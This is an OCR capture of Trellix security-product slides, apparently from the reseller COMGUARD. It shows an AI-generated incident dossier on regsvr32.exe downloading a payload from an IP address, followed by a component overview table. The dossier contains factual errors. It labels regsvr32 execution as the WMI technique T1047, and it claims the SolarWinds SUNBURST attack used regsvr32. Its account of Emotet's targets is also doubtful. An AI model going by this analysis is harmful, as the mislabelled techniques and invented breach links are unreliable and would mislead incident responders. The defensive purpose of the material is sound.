
Analyze Detection

Dossier Mode

Dossier Mode provides executive summaries of an incident that details what happened, where it happened, when it happened, and how to investigate and remediate quickly.



Trellix


MITRE Techniques and Tactics
Windows Management Instrumentation (T1047)
The use of regsvr32.exe to execute a payload is a known technique (T1047) used by adversaries to abuse the Windows Management Instrumentation (WMI) for execution and defense evasion. This technique allows adversaries to execute arbitrary code by leveraging the trusted regsvr32.exe utility.
Windows Command Shell (T1059.003)
The events show the execution of cmd.exe, which is a Windows command shell utility. Adversaries often use command shells (T1059.003) to execute malicious code, perform reconnaissance, and move laterally within a compromised environment.
Ingress Tool Transfer (T1105)
The command line used by regsvr32.exe includes a public IP address (216.58.194.85) from which a payload is downloaded. This is an example of the Ingress Tool Transfer technique (T1105), where adversaries transfer tools or malicious code from a remote system to the compromised host.
Known Breaches
SolarWinds Supply Chain Attack
The SolarWinds supply chain attack, discovered in December 2020, involved the use of regsvr32.exe to execute malicious payloads. The adversaries leveraged the trusted SolarWinds software to deliver the SUNBURST malware, which used regsvr32.exe to execute additional malicious components. While the attack vector differs, the use of regsvr32.exe for execution is a common technique observed in both incidents.
Emotet Malware
Emotet, a notorious banking Trojan, has been known to use regsvr32.exe to execute malicious payloads. The malware often employs techniques like downloading payloads from remote servers and using legitimate utilities like regsvr32.exe for execution, similar to the observed events. However, Emotet primarily targets financial institutions, while the current incident appears to be more widespread.
Recommendations
Incident Response
The affected host (1P4W1022H264) should be isolated and investigated thoroughly. Evidence such as memory dumps, disk images, and network traffic captures should be collected and preserved for further analysis. A comprehensive risk assessment should be performed to determine the potential data exposure and business impact.
Malware Analysis
The downloaded payload (payload.sct) should be analyzed in a secure environment to understand its capabilities, persistence mechanisms, and potential impact. Indicators of Compromise (IoCs) should be extracted and shared with relevant stakeholders for detection and prevention purposes.
RATE THIS RESPONSE

Trellix

Recap of Trellix Endpoint Protection Stack

High-level overview of what it does and why it would matter

Component Name	What it does:	Why needed?	Stakeholder
Trellix ePO	Central management of endpoint protection policies and reporting	Scalable, On-premises, SaaS,	Workplace and Sec Ops Team
Trellix ENS	NGAV, Anti-Malware and Threat Protection using Intelligence, Signatures, Exploit Prevention, Firewall and Behavioural Rules.	Compliance, Award-winning protection, highly configurable, customized rules, alternative to Defender; supplement HX or other EDR	Workplace and Sec Ops Team
Trellix Insights	Taking proactive approach to prevent attacks before attacks happen. Ability to enhance security posture.	Understands trending threats across countries / industries.	Sec Ops Team
Trellix TIE	Add local file reputations from threat intelligence and sandbox.	Reduce MTTR, add own indicators of compromise for better protection	Sec Ops Team
Trellix EDR	AI-guided investigation. Allows tier 1 incident responders to do more. Threat hunting.	Detect threats that bypass prevention tools; investigate incidents; hunt for new threats	Sec Ops Team
Trellix Forensics (HX)	Proactive threat detection, investigation, forensics and hunting	Investigate incidents, root cause analysis; forensic investigations; replace Sysmon or 3rd Party forensics	Sec Ops Team

Trellix

COMGUARD

cyber security masters

Děkujeme za pozornost!